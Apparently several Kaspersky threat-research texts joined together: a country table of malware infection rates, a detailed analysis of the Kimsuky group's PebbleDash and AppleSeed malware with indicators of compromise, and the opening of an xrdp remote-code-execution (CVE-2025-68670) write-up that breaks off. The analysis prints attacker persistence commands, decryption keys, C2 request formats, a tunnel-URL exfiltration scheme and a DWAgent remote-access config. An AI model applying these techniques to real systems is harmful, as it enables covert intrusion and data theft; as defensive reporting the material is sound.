Countries and territories where users faced the highest risk of local infection

For each country and territory, we calculated the percentage of Kaspersky users whose computers had the File Anti-Virus triggered at least once during the reporting period. This statistic reflects the level of personal computer infection in different countries and territories around the world.

Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Turkmenistan 47.96
2 Tajikistan 31.48
3 Cuba 31.03
4 Yemen 29.59
5 Afghanistan 28.47
6 Burundi 26.93
7 Uzbekistan 24.81
8 Syria 23.08
9 Nicaragua 21.97
10 Cameroon 21.60
11 China 21.09
12 Mozambique 21.02
13 Algeria 20.64
14 Democratic Republic of the Congo 20.63
15 Bangladesh 20.44
16 Mali 20.35
17 Republic of the Congo 20.23
18 Madagascar 20.00
19 Belarus 19.78
20 Tanzania 19.52

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers local Malware threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.

On average worldwide, Malware local threats were detected at least once on 11.55% of users’ computers during Q1.

Russia scored 11.92% in these rankings.

Kimsuky targets organizations with PebbleDash-based tools

Over the past few months, we have conducted an in-depth analysis of specific activity clusters of Kimsuky (aka APT43, Ruby Sleet, Black Banshee, Sparkling Pisces, Velvet Chollima, and Springtail), a prolific Korean-speaking threat actor. Our research revealed notable tactical shifts throughout multiple phases of the group’s latest campaigns.

Kimsuky has continuously introduced new malware variants based on the PebbleDash platform, a tool historically leveraged by the Lazarus Group but appropriated by Kimsuky since at least 2021. Our monitoring indicates various strategic updates to the group’s arsenal, including the use of VSCode Tunneling, Cloudflare Quick Tunnels, DWAgent, large language models (LLMs), and the Rust programming language. This expanding set of tools underscores the group’s ongoing adaptation and evolution.

Specifically, Kimsuky leveraged legitimate VSCode tunneling mechanisms to establish persistence and distributed the open-source DWAgent remote monitoring and management tool for post-exploitation activities. These activities affected various sectors in South Korea, impacting both public and private entities.

This article covers both previously undocumented attacks and a deeper technical analysis of incidents within this campaign that have been reported before — offering new insight beyond what has already been published.

Executive summary

  • Kimsuky obtains initial access to target systems by delivering spear-phishing emails containing malicious attachments disguised as documents. They also contact targets via messengers in some cases.
  • Kimsuky uses a variety of droppers in different formats, such as JSE, PIF, SCR, EXE, etc.
  • The droppers deliver malware mainly belonging to two big clusters: PebbleDash and AppleSeed. These clusters are considered the most technically advanced in the group’s toolset. The report covers the following PebbleDash malware: HelloDoor, httpMalice, MemLoad, httpTroy. It also covers AppleSeed and HappyDoor from AppleSeed cluster.
  • For post-exploitation activities Kimsuky uses legitimate tools Visual Studio Code (VSCode) and DWAgent. For VSCode, the attacker uses GitHub authentication method.
  • For hosting C2 infrastructure the group mainly uses domains registered at a free South Korean hosting provider. It also occasionally relies on hacked South Korean websites and tunneling tools, such as Ngrok or VSCode.
  • Kimsuky mainly targets South Korean entities. However, PebbleDash attacks were also seen in Brazil and Germany. This malware cluster focuses on defense sector, while AppleSeed most often targets government organizations.

Background

First identified by Kaspersky in 2013, Kimsuky has been active for over 10 years and is considered less technically proficient compared to other Korean-speaking APT groups. The group has targeted a wide range of entities and demonstrated capability in creating tailored spear-phishing emails. The group’s arsenal includes proprietary malware such as PebbleDash, BabyShark, AppleSeed, and RandomQuery, as well as open-source RATs like xRAT, XenoRAT, and TutRAT. This blog post examines the evolving PebbleDash-based malware (referred to as the PebbleDash cluster) and its connections to the AppleSeed-based malware (referred to as the AppleSeed cluster).

The PebbleDash and AppleSeed clusters are considered the most technically advanced in Kimsuky’s toolset. Since at least 2019, these clusters have masqueraded as legitimate documents and application installers, manifesting as JSE droppers or executables with .EXE, .SCR and .PIF extensions. Both are particularly adept at establishing backdoors and stealing information, and ongoing development of their variants has been observed. They even occasionally utilize stolen legitimate certificates from South Korean organizations to avoid detection.

Timeline of the AppleSeed and PebbleDash malware families

Timeline of the AppleSeed and PebbleDash malware families

AppleSeed and PebbleDash have primarily targeted the public and private sectors in South Korea. The PebbleDash cluster has shown a particular interest in the medical, military and defense industries worldwide. The PebbleDash cluster compromised Brazilian and South Korean defense organizations throughout the past several years, as well as a German defense firm. In 2024, the South Korean government released a security advisory regarding the AppleSeed cluster, detailing how the malware was distributed by replacing a security software installer required to access a construction entity’s website.

Initial access

Kimsuky meticulously crafts and delivers spear-phishing emails to its targets in an attempt to entice them into opening attachments. According to recent research, the group also occasionally approaches targets by contacting them via messengers. In all cases, the initial contact leads to the delivery of a malicious attachment disguised as a document. These attachments often consist of compressed files containing droppers in formats such as .JSE, .EXE, .PIF, or .SCR. The filenames are consistent with the message content and are meant to convince the recipient to open the attachment. The malicious files are often disguised as product quotations, job offers, information guides, surveys, government documents, and personal photos.

Here are some recently discovered examples:

Number Filename Filename (translated to English) Detection date MD5 Malware deployed
1 [별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse Appendix Form No. 8 – Request for Access, Correction, Deletion, and Suspension of Processing of Personal Information (PIPA Enforcement Rules).hwp.jse August 28, 2025 995a0a49ae4b244928b3f67e2bfd7a6e HelloDoor
2 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류.hwpx.jse Documents for the Selection of Commissioned Students for Domestic Graduate School Master’s Evening Programs (H1 2026).hwpx.jse December 14, 2025 52f1ff082e981cbdfd1f045c6021c63f httpMalice
3 security_20260126.scr January 26, 2026 65fc9f06de5603e2c1af9b4f288bb22c Reger Dropper, MemLoad, httpTroy
4 노현정님.pdf.jse Ms. Noh Hyun-jung.pdf.jse January 28, 2026 8e15c4d4f71bdd9dbc48cd2cabc87806 AppleSeed chain
5 대국민서비스관리운영체계현장점검증적(초안).pif On-site Inspection Evidence for the Public Service Management System (Draft).pif February 5, 2026 8983ffa6da23e0b99ccc58c17b9788c7 Pidoc Dropper, HappyDoor

JSE droppers contain a minimum of two Base64-encoded blobs: one serving as a benign lure file and one or more containing malicious code. Additional blobs may exist within the dropper, but they are unused. The two blobs are decoded using JScript and stored in an arbitrary location on disk, such as C:\ProgramData, with the malicious filenames randomly generated according to the scheme [random]{7}.[random]{4}. The lure file is opened immediately. The malicious payload leverages powershell.exe -windowstyle hidden certutil -decode [src path] [dst path] for the second Base64 decoding before execution. Ultimately, the malicious payload is executed via command-line instructions such as regsvr32.exe /s [file path] or rundll32.exe [file path] [export function].

Reger Dropper (.SCR) and Pidoc Dropper (.PIF) also contain benign lure files and malicious payloads that, in both cases, are encrypted using XOR operations. Specifically, Reger Dropper employs a hard-coded key #RsfsetraW#@EsfesgsgAJOPj4eml;, while Pidoc Dropper utilizes single-byte XOR with 0xFF to decrypt the internal data for execution. Pidoc Dropper is fully obfuscated using dummy data and encrypted strings. Both droppers deploy files in specific directories such as %temp% or C:\ProgramData before executing the malware using regsvr32.exe.

In addition to these droppers, Kimsuky employed a variety of executable droppers, including those crafted in Go or packaged with Inno Setup.

Deployed malware

In this section, we describe several malware families recently dropped by the droppers discussed above.

HelloDoor: first Rust-based PebbleDash variant

Written in Rust, a programming language rarely used by Kimsuky, HelloDoor is a DLL-based backdoor first identified in August 2025. It is deployed via a malicious JSE dropper. Since it has limited capabilities and a simplistic communication mechanism, the backdoor is most probably in the early stages of development. Nevertheless, it is noteworthy that HelloDoor employs a C2 server hosted through TryCloudflare, a temporary tunneling service provided by Cloudflare. This service allows users to expose a local web service to the internet with no setup or account, making the infrastructure behind it difficult to trace.

HelloDoor establishes persistence upon execution by registering itself to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run key with the value name tdll and the command regsvr32.exe /s [current file path].

The implant communicates with the C2 server (hxxp://female-disorder-beta-metropolitan.trycloudflare[.]com/index.php) over the HTTP protocol. Depending on whether the process is executing with an elevated token, it binds to a specific local port: 5555 if the token is elevated, or 5554 if not. Before initiating communication, it generates a unique identifier by collecting device information, such as the MAC address, computer name, and the string “windows”, then computes a hash value from this information.

The malware then constructs a query string in the format aaaaaaaaaa=2&bbbbbbbbbb=[the unique identifier]&cccccccccc=1, which is a traditional format used across the PebbleDash cluster. Subsequent server responses are Base64-decoded and then decrypted using RC4 with the key fwr3errsettwererfs. The decrypted content contains command strings. Possible commands are:

Command Description
“mcd” Set the current directory
“msleep” Sleep for the provided time
“install” Register the regsvr32.exe /s [the provided file path] command to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run autorun registry using the install value name
[command] Execute the provided command using chcp 65001 > nul & cmd /U /C [command]

Though interesting, it is no longer surprising that we found comments in the code that appear to have been generated by an LLM service rather than a human developer. This is based on traces that include emojis used for logging debugging messages.

✅ Port is now listening (no accepting)
 ❌ Port is already in use
 🔍 regsvr32.exe detected as parent. Attempting to terminate...

This is a common trait of LLM services that provides users with better visibility. We previously observed similar comments in the PowerShell-based stealer suite used by BlueNoroff. HelloDoor’s simple structure and the fact that no other Rust-based malware from the group has been discovered yet support our claim.

Even though the code is believed to have been developed using an LLM service, we still found some typos and grammatical errors, such as:

  • result send fail (grammatically incorrect text)
  • server request fail (grammatically incorrect text)
  • command execute failed (grammatically incorrect text)
  • decrytion failed (typos)
  • autorum failed (typos)

It is likely that the flawed comments were added manually before or after AI was used.

httpMalice: latest backdoor variant of PebbleDash

The latest PebbleDash-based backdoor, httpMalice, emerged no later than December 2025 and is deployed by the JSE Dropper. Although we found limited direct connections to both the AppleSeed and PebbleDash clusters, the malware is closer to PebbleDash. The following shared characteristics have been identified:

  • (PebbleDash cluster) Ability to run commands received from the C2 server with the S-1-12-12288 SID, indicating a high integrity level – a feature also observed in PebbleDash and httpTroy.
  • (PebbleDash cluster) Unique identifier generated by combining the volume serial number of the root directory with the elevation status of the current token, mirroring a technique used since the appearance of NikiDoor.
  • (PebbleDash cluster) Communication with its C2 server utilizing three HTTP parameters, consistent with other PebbleDash-based families.
  • (PebbleDash cluster) Core command set more closely aligned with PebbleDash than with AppleSeed-based malware.
  • (AppleSeed cluster) Use of the m= parameter in C2 communication.
  • (AppleSeed cluster) Gathering system details using PowerShell and Windows commands similar to those found in AppleSeed and Troll Stealer.

Our analysis revealed two distinct versions of httpMalice based on their C2 communications: version 1.9 communicates over HTTP and version 1.8 uses Dropbox. The latter, the older variant, leverages the Dropbox API by utilizing pre-defined application credentials. Unlike its predecessor, the HTTP variant employs HTTP/HTTPS protocols to interact with its C2 server and maintains persistent access to the victim device through a Windows service named CacheDB. This mirrors tactics observed in similar threats, such as httpSpy.

The more recent variant gathers critical information from the compromised system, such as the current directory path, volume serial numbers, user privileges, username, local IP address, and the name and size of the currently executed httpMalice DLL file. It then combines the root drive’s volume serial number with the user’s access token privilege level to create a unique identifier for each infected system, formatted as [volume serial]{8}_[elevation status].

Value of elevation status Description
0 Running under the SYSTEM account with an elevated token
1 Running under an elevated administrator account
2 Running without elevation

Depending on the token privilege, the backdoor then establishes persistence by either creating a service or registering itself to autostart at user logon. If the token is elevated, a service named CacheDB is created that executes the command cmd.exe /c “rundll32.exe [current DLL path], load”. The service’s display name is set to Administrator, and its description is defined as CacheDB Service. If the token is not elevated, the backdoor registers the same command under the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the value name Everything 1.9a-[filesize]. The older version used Everything 1.8a-[filesize] as a value name.

The latest version can execute a combination of Windows commands by default to perform host profiling, while the older version fetches the command set from Dropbox. In httpMalice, commands are mostly executed using the format cmd.exe /c chcp 949 [command] > [temporary filename], which redirects the output to separate files, with the consistent prefix 2Ato6478s added to their names. The chcp 949 command changes the code page to 949, indicating that the malware targets users of the Korean language (EUC-KR charset).

Windows commands used to gather system details

Windows commands used to gather system details

httpMalice transmits the result of host profiling to its C2 server as a URL parameter, using the POST method over the HTTP/HTTPS protocol, with the header x-www-form-urlencoded. The URL includes two or three parameters: operation mode, unique identifier (referred to as UID), and data. The operation mode, or parameter m, supports the following values:

Value Description
1 Send the session identifier (parameter s) along with the current state (parameter a)
2 Request command
3 Send result after executing the command (parameter d)
8 Request directory to be archived and sent
9 Send the archived directory
10 Send a message like “.cmd” or “.tmp” (parameter d)
11 Send ping
12 Send the captured screenshot (parameter d)
13 Send the infected device information (parameter d)

As shown in the table above, the mode is set to 13 at the host profiling stage. The UID is formatted as [volume serial]{8}_[elevation status], and the data contains the ChaCha20-encrypted and Base64-encoded output of the command set stored in the temporary file. The resulting URL format is: m=13&u=[volume serial]{8}_[elevation status]&d=[Chacha20 encrypted + Base64-encoded data to be sent].

The key and nonce used for ChaCha20 encryption are derived from the pointer address of the buffer, resulting in nearly randomized keys. To ensure proper decryption on the attacker side, the nonce and key values are appended after the encrypted data, and the combined blob is then Base64-encoded. The counter is initialized to 0. The following figure illustrates how the encrypted data is structured after performing Base64 decoding.

Structure of the ChaCha20-encrypted data blob

Structure of the ChaCha20-encrypted data blob

After sending the host profiling data, the backdoor continuously transmits a screen capture with mode 12 and a ping message with mode 11. Finally, it sends a session identifier, which is a combination of the current username and local IP address separated by an ‘@’ symbol. In this case, the mode is set to 1 and the a parameter (current state) is set to 0, indicating that the C2 operation has been activated. The following table provides other possible values of the a parameter:

Value Description
0 httpMalice has been activated
1 httpMalice has been inactivated (upon command 9)
2 httpMalice has been removed (upon command 8)

The whole process from sending the host profile to the backdoor activation repeats every two minutes until the C2 server returns a “success!” message.

C2 communication sequence of httpMalice

C2 communication sequence of httpMalice

When the backdoor receives the message from the C2 server, it creates two threads dedicated to processing commands and sending the current state, including the session identifier. The first thread receives a command from the C2 server. It requests a command by sending mode 2 and, if successful, immediately sends mode 10 along with the string “.cmd” in the d parameter.

The commands supported by httpMalice are as follows:

Command Description
0 Do nothing
1 Execute the command with EUC-KR encoding
2 Download and extract the file to the infected device
3 Upload a directory to the C2 server after it has been archived
5 Get the current directory
6 Set the current directory
7 Execute the command without setting a EUC-KR character set
8 Remove its persistence traces and exit the process
9 Hibernate
10 Execute the command using the provided session ID
12 Capture the screen
13 Load the downloaded payload into memory

MemLoad downloads httpTroy

Since early 2025, we have observed several versions of MemLoad; specifically, MemLoad V2 emerged in March, and V3 appeared by September. The payload that began being deployed through the Reger Dropper this year has been identified as an updated variant of MemLoad, slightly modified from the V3 version (referred to internally as MemLoader.dll).

Kimsuky leverages MemLoad to evade detection of its final backdoor and to carefully assess the value of targeted systems through anti-VM checks and reconnaissance. Upon installation, it requests an additional payload from the C2 server, executing it reflectively in memory if deemed suitable. Notably, all versions of MemLoad V2 and later use the same RC4 key.

Below are the key operations of MemLoad:

  1. Creates a flag file. Creates a file containing a random eight-character string from the set 0123456789abcdefABCDEF with another random eight-character string as the name and “.dat.cfg” extension at the current file path.
  2. Generates an ID. Generates an ID value by adding either ‘A-‘ or ‘U-‘ to the beginning of the random bytes. The choice of symbol is determined by attempting to create a random file in the C:\Windows\system32 directory. If successful, the ID starts with ‘A-‘ (indicating administrative privileges); otherwise, it starts with ‘U-‘.
  3. Persistence via a scheduled task. Checks for the existence of the .dat.cfg file, and if confirmed, a scheduled task is set up for persistence. The task name is determined by whether the process is running with elevated privileges. If elevated, the task is named ChromeCheck, and the command schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /rl highest /f is executed. Otherwise, the task is named EdgeCheck, and the command schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /f is executed.
  4. C2 communication and payload download. Requests an additional payload from its C2 server, with the header Authorization: Bearer {ID} or X-Browser-Validation: {ID} for authentication. The ID is set to the previously generated ID value.
  5. Payload decryption and execution. Once the download is successful, the payload is decrypted using the RC4 algorithm with the key #RsfsetraW#@EsfesgsgAJOPj4eml;. The decrypted payload is then reflectively loaded into memory, and its hello export function is invoked.

The payload downloaded and executed by MemLoad is identified as the httpTroy backdoor. This backdoor serves as the primary role for long-term access and data exfiltration. Similar to MemLoad, it employs stealth techniques by creating a flag file and writing eight random bytes to it. However, in this case the file is created at [current file path]:HUI in the ADS (Alternative Data Stream) area. The backdoor then checks its privileges to determine if it is elevated and assigns an ID value in the format A-[random-8-chars] or U-[random-8-chars].

Since Gen Digital covers httpTroy’s features and functionality in detail elsewhere, we will not provide a thorough explanation here to avoid redundancy. Instead, we will simply note that it communicates with the C2 server at hxxps://file.bigcloud.n-e[.]kr/index.php.

AppleSeed

AppleSeed first appeared in 2019 and reached version 3.0. However, we now only see version 2.1. It originally consisted of two components: a dropper and the main AppleSeed. Since 2022, the updated AppleSeed chain has involved two droppers, an additional component referred to as the installer, and the main payload. It is mostly delivered through JSE Dropper.

Updated AppleSeed infection chain

Updated AppleSeed infection chain

There are two versions of the main AppleSeed: Dropper and Spy. The Dropper variant is responsible for downloading additional malware and executing commands received from its C2 server, while the Spy version gathers sensitive information such as documents, screenshots, keystrokes, and lists of USB drives. A notable change in version 2.1 is the inclusion, since 2022, of collecting the C:\GPKI directory – functionality that is also implemented in Troll Stealer. This directory contains a digital certificate used by the South Korean government to securely authenticate public officials and government systems.

HappyDoor

HappyDoor, an AppleSeed-based backdoor malware disclosed by AhnLab in 2024, is less visible than AppleSeed. HappyDoor shares several features with AppleSeed, including the same string obfuscation algorithm, the data types it collects, and the use of RSA encryption. Given these similarities, we assess with medium confidence that HappyDoor is an advanced variant evolved from AppleSeed.

Post-exploitation

We observed interesting post-exploitation activities involving VSCode and DWAgent. All of the observed VSCode droppers used the same lure files as the PebbleDash malware cluster. While we are unsure of the exact reason for this strategy, we suspect that the actor prepared both PebbleDash and VSCode droppers in anticipation of the PebbleDash infection chain being detected by security products because of its backdoor capabilities. In contrast, the use of VSCode is designed to have fewer detection points.

VSCode (launched by the JSE dropper)

Since last year, Kimsuky has been leveraging the legitimate Visual Studio Code Remote Tunneling feature to establish covert remote access to the victim’s device, bypassing detection designed for traditional malware-based C2 channels (first described by Darktrace researchers). In these attacks, instead of dropping malware, the JSE dropper downloads a legitimate Visual Studio Code (VSCode) CLI onto the infected device. The script establishes persistence by creating a tunnel via the application, with the tunnel name “bizeugene”, using the command below.

The Remote Tunneling feature in VSCode supports establishing a tunnel using either a Microsoft or GitHub account. When the code tunnel command is executed, the CLI initiates an authentication flow and returns a login URL along with a device code. The user must then navigate to the URL, enter the device code, and authenticate with their account. Once authentication is successful, the tunnel is created and the CLI outputs a URL for tunneling that enables browser-based access to the remote host.

The GitHub authentication method is selected in this instance because GitHub is configured as the default provider in non-interactive execution contexts. By using echo |, the script injects a \r\n (Carriage Return and Line Feed) into the standard input stream, effectively confirming the default prompt selection without manual interaction. As a result, the CLI automatically initiates the GitHub authentication flow. Next, all CLI output that includes a login URL and a device code is saved to out.txt.

Out.txt content

Out.txt content

The JScript code in the JSE dropper monitors the out.txt file for a URL that begins with hxxps://vscode[.]dev/tunnel. This URL contains the full address of the established tunnel. Once detected, the file content containing the URL and the device code is sent to a compromised legitimate South Korean website (hxxps://www.yespp.co[.]kr/common/include/code/out[.]php) using the HTTP POST method. The request contains the file contents in the application/x-www-form-urlencoded header data formatted as out=URLencoded{result of the command}&token=URLencoded{"bizeugene"}. After authentication is complete, the attacker can access the compromised host externally through a web browser by authenticating with their own GitHub account.

VSCode (launched by VSCode installer)

While searching our telemetry for artifacts related to a different infection, we identified a new VSCode tunnel installer written in Go. A previous version of this installer was implemented using JScript and was limited to secure channels because of its reliance on a specific tunnel name. The new variant, named vscode_payload by the developer based on the embedded Go path, is fully operational and supports every tunnel on each targeted device. It includes features that are nearly identical to those of the previous version, such as downloading, unarchiving, and executing the VSCode CLI.

Number Installer type VSCode version Download source
1 Written in JScript VSCode CLI 1.106.3 hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/bf9252a2fb45be6893dd8870c0bf37e2e1766d61/vscode_cli_win32_x64_cli[.]zip
2 Written in Go VSCode CLI 1.106.2 hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/1e3c50d64110be466c0b4a45222e81d2c9352888/vscode_cli_win32_x64_cli[.]zip

After the VSCode CLI file has been successfully downloaded, it is unzipped into the C:\Users\Public directory, and the extracted code.exe is executed with the tunnel command.

This is how the installer works:

  1. Executes code.exe tunnel.
  2. Searches for the “Microsoft Account” string in the stdout.
  3. Sends the 0x1B 0x5B 0x42 (Down Arrow) and 0x0A (Enter) escape sequence to the pseudo-terminal, which enables tunnel creation via a GitHub account.
  4. Searches for the “use code” string in the stdout.
  5. Sends the printed code for authentication, prepended with the “hxxps://github[.]com/login/device” => prefix. The attacker authorizes Visual Studio Code with the logged-in GitHub account using the printed code.
  6. Searches for the “What would you like to call this machine?” string in the stdout.
  7. Sends the 0x0A escape sequence to the pseudo-terminal to use the current machine name as the identifier.
  8. Searches for the “https://vscode.dev/tunnel/” string in the stdout.
  9. Sends the printed URL for tunneling to the Slack WebHook.

The following figure illustrates the sequence for creating a tunnel using the VSCode CLI. Red boxes highlight the strings that the installer searches for. Yellow boxes indicate standard input operations sent from the installer using escape sequences. Sky blue boxes represent the values that are necessary to create the tunnel on the attacker’s side. (The “Microsoft Account” string in the second step is not shown in this figure because the second “GitHub Account” was already selected during the process.)

Creating a tunnel using VSCode CLI

Creating a tunnel using VSCode CLI

Once the process is complete, the attacker can access the targeted host through the tunnel on their remote machine using their GitHub account via a browser or VSCode. The targeted device then begins communicating with Microsoft-owned servers without the user realizing that the communication is from an attacker.

An interesting feature of this variant is that it sends debugging messages and necessary values to a Slack channel via a WebHook. Upon execution, it sends "+++ I am started +++", as well as a heartbeat message "~~~ I am alive ~~~" approximately every second during tunneling authentication.

DWAgent

DWAgent is a remote administration tool that is frequently exploited by threat actors, including ransomware and APT groups, to easily access compromised endpoints with minimal risk of detection. Kimsuky is one of the threat actors that uses this tool in its operations.

We observed that the group delivered DWAgent in at least two ways. The first involved delivering a compressed file containing DWAgent, along with separate commands, to a host infected with httpMalice for installation. The second method involved creating a separate installer.

This installer is very similar to the Reger Dropper. It uses the same RC4 key and has a similar code structure. It includes an archived binary and a legitimate unrar.exe binary, both encrypted with RC4. When executed, the installer decrypts the archived binary and saves it as 1.zip in the C:\ProgramData directory. It also creates an unrar.exe file in the same location using the decrypted unrar.exe binary. The dropper then uses the command C:\programdata\unrar.exe x C:\programdata\1.zip C:\programdata\ to extract the contents of the ZIP file. Finally, it executes the commands necessary to install DWService as a service on the target host:

  • c:\programdata\dwagent\native\dwagsvc.exe installService
  • c:\programdata\dwagent\native\dwagsvc.exe startService

The compressed file contains a pre-packaged, ready-to-use DWAgent, as well as a predefined config file. The actor deployed the agent with a config.json file linked to their own account to covertly control the device. As a result, the remote session is immediately activated by the above command, granting the attacker control.

The predefined config file is as follows. Note that the servers are legitimate DWAgent relay servers.

{
 "enabled": true,
 "key": "kDRNGmWGTMpjQmREgQzU",
 "listen_port": 7950,
 "nodes": [
  {
   "id": "ND896147",
   "port": "443",
   "server": "node896147.dwservice[.]net"
  },
  {
   "id": "ND828765",
   "port": "443",
   "server": "node828765.dwservice[.]net"
  },
  {
   "id": "ND484265",
   "port": "443",
   "server": "node484265.dwservice[.]net"
  }
 ],
 "password": "eJwrynEqD0r294twTXLKCHWqDPLPCql0Kg/JDqpIdk4HAKYMCso=",
 "url_primary": "hxxps://www.dwservice[.]net/"
}

Infrastructure

For years, Kimsuky has relied heavily on the South Korea-based free domain hosting service 내도메인[.]한국 (pronounced as “naedomain[.]hankook) to mimic legitimate sites with domains like .p-e.kr, .o-r.kr, .n-e.kr, .r-e.kr, and .kro.kr. This service has been utilized to create C2 servers for PebbleDash and AppleSeed clusters, and the background infrastructures have been mostly resolved to the virtual private servers belonging to InterServer. It has also been noted that many other malicious actors have exploited this free domain hosting service, so it alone cannot be considered proof of a connection to Kimsuky.

The actor also occasionally exploits South Korean websites as C2 servers to evade network-IoC-based detection and increase the success rate of attacks. Furthermore, they actively leverage tunneling services such as Cloudflare Quick Tunnels, VSCode Tunneling, and Ngrok to hide their infrastructure. These traits are mostly observed across the PebbleDash cluster.

Victims

We identified multiple infection logs uploaded to the Dropbox storage used for httpMalice’s C2 server. They were analyzed as having been stolen from infected systems across various organizations or individuals in South Korea. Notably, each victim’s folder contained a user.txt file with detailed information such as target details, the presence of something named “http” (possibly a backdoor, such as httpTroy or httpMalice), DWAgent existence, and relationships between infected devices and targets. While we could not verify the exact creation process of these files, they were likely created manually by attackers to manage victims using Korean words.

Below you can see an example of this type of file content. In this context, “장악” means “take over” and “있음” means “exists”.

[Target's name] [Description] [Infection date] 장악, http 있음, DWService 있음.

While both clusters have mainly focused on targeting the private and public sectors in South Korea, the AppleSeed malware cluster shows more interest in government entities. The PebbleDash cluster has also shown particular interest in the defense sector worldwide.

Attribution

Over the past few years, we have observed two clusters using overlapping distribution methods – JSE, EXE, SCR, and PIF droppers. The targets are also increasingly aligning. Furthermore, we noted that several samples from both malware clusters were signed with the same stolen certificate and used identical mutex patterns. These findings suggest that a single actor is likely controlling both clusters and has the capability to modify code as needed. This concept was also described in another research paper at the Virus Bulletin conference.

Since its emergence, AppleSeed has been linked to Kimsuky operations, with each variant showing ties to the group. Since 2021, PebbleDash has been found exclusively in Kimsuky attacks. Based on our analysis of targets, infrastructure, and malware characteristics, we assess with medium-high confidence that attacks associated with these malware families are conducted by Kimsuky-affiliated clusters.

These two clusters share technical links to the threat actor known as Ruby Sleet, one of the names Microsoft uses for Kimsuky activity. In previous reports, Mandiant also referred to these clusters as Cerium, but now they appear to consider them part of the broader APT43 designation – another name for Kimsuky.

Conclusion

Our analysis shows that the actor retains access to the original source code of the malware clusters and the ability to modify it. Over time, malware undergoes updates and modifications, sometimes being repurposed or reused by other actors. Although analyzing malware may seem repetitive and time-consuming, understanding how these tools evolve helps us grasp the threat actor’s changing tactics.

Two clusters have overlapping target sectors that span the defense, military, government, medical, machinery, and energy industries. The AppleSeed cluster is shifting its focus to data exfiltration, and GPKI certificate extraction has become a signature capability. Meanwhile, the PebbleDash cluster demonstrates advanced remote control capabilities and an expanding set of targets.

Although AI may offer full automation for some attacks, many groups stick with the tools and strategies they have used for years. Structuring a fully automated attack is not trivial. Despite ongoing changes, we will continue to track advanced threat actors by comprehensively considering malware, initial vectors, targets, post-exploitation activities, and ultimate goals.

Indicators of compromise

File hashes

JSE Dropper
995a0a49ae4b244928b3f67e2bfd7a6e         [별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse
52f1ff082e981cbdfd1f045c6021c63f             2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류.hwpx.jse
9fe43e08c8f446554340f972dac8a68c          2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse
8e15c4d4f71bdd9dbc48cd2cabc87806         노현정님.pdf.jse

Reger Dropper
65fc9f06de5603e2c1af9b4f288bb22c                       security_20260126.scr
c19aeaedbbfc4e029f7e9bdface495b9                      secu.scr

Pidoc Dropper
8983ffa6da23e0b99ccc58c17b9788c7                      대국민서비스관리운영체계_현장점검_증적(초안).pif

AppleSeed (Dropper)
a7f0a18ac87e982d6f32f7a715e12532
f4465403f9693939fe9c439f0ab33610
5c373c2116ab4a615e622f577e22e9be

HappyDoor
d1ec20144c83bba921243e72c517da5e

MemLoad
58ac2f65e335922be3f60e57099dc8a3
f73ba062116ea9f37d072aa41c7f5108          jhsakqvv.dat

httpTroy
7e0825019d0de0c1c4a1673f94043ddb        c:\programdata\config.db

httpMalice
08160acf08fccecde7b34090db18b321
94faed9af49c98a89c8acc55e97276c9

HelloDoor
c42ae004badddd3017adadbdd1421e00

VSCode Tunnel installer
9ca5f93a732f404bbb2cee848f5bbda0                      xipbkmaw.exe

DWAgent installer
678fb1a87af525c33ba2492552d5c0e2

Domains and IPs

opedromos1.r-e[.]kr                            C2 of AppleSeed
morames.r-e[.]kr                                 C2 of AppleSeed
load.ssangyongcne.o-r[.]kr                 C2 of MemLoad
load.yju.o-r[.]kr                                   C2 of MemLoad
attach.docucloud.o-r[.]kr                    C2 of MemLoad
load.supershop.o-r[.]kr                       C2 of MemLoad
load.erasecloud.n-e[.]kr                     C2 of MemLoad

cms.spaceyou.o-r[.]kr                         C2 of HappyDoor
erp.spaceme.p-e[.]kr                          C2 of HappyDoor

file.bigcloud.n-e[.]kr                            C2 of httpTroy
load.auraria[.]org                                C2 of httpTroy

female-disorder-beta-metropolitan.trycloudflare[.]com         C2 of HelloDoor
hxxps://www.pyrotech.co[.]kr/common/include/tech/default.php      C2 of httpMalice
hxxp://newjo-imd[.]com/common/include/library/default.php            C2 of httpMalice
hxxps://www.yespp.co[.]kr/common/include/code/out.php               VSCode Tunneling using JScript

CVE-2025-68670: discovering an RCE vulnerability in xrdp

In addition to KasperskyOS-powered solutions, Kaspersky offers various utility software to streamline business operations. For instance, users of Kaspersky Thin Client, an operating system for thin clients, can also purchase Kaspersky USB Redirector, a module that expands the capabilities of the xrdp remote desktop server for Linux. This module enables access to local USB devices, such as flash drives, tokens, smart cards, and printers, within a remote desktop session – all while maintaining connection security.

We take the security of our products seriously and regularly conduct security assessments. Kaspersky USB Redirector is no exception. Last year, during a security audit of this tool, we discovered a remote code execution vulnerability in the xrdp server, which was assigned the identifier CVE-2025-68670. We reported our findings to the project maintainers, who responded quickly: they fixed the vulnerability in version 0.10.5, backported the patch to versions 0.9.27 and 0.10.4.1, and issued a security bulletin. This post breaks down the details of CVE-2025-68670 and provides recommendations for staying protected.

Client data transmission via RDP

Establishing an RDP connection is a complex, multi-stage process where the client and server exchange various settings. In the context of the vulnerability we discovered, we are specifically interested in the Secure Settings Exchange, which occurs immediately before client authentication. At this stage, the client sends protected credentials to the server within a Client Info PDU (protocol data unit with client info): username, password, auto-reconnect cookies, and so on. These data points are bundled into a TS_INFO_PACKET structure and can be represented as Unicode strings up to 512 bytes long, the last of which must be a null terminator. In the xrdp code, this corresponds to the xrdp_client_info structure, which looks as follows:

{
[..SNIP..]
char username[INFO_CLIENT_MAX_CB_LEN];
char password[INFO_CLIENT_MAX_CB_LEN];
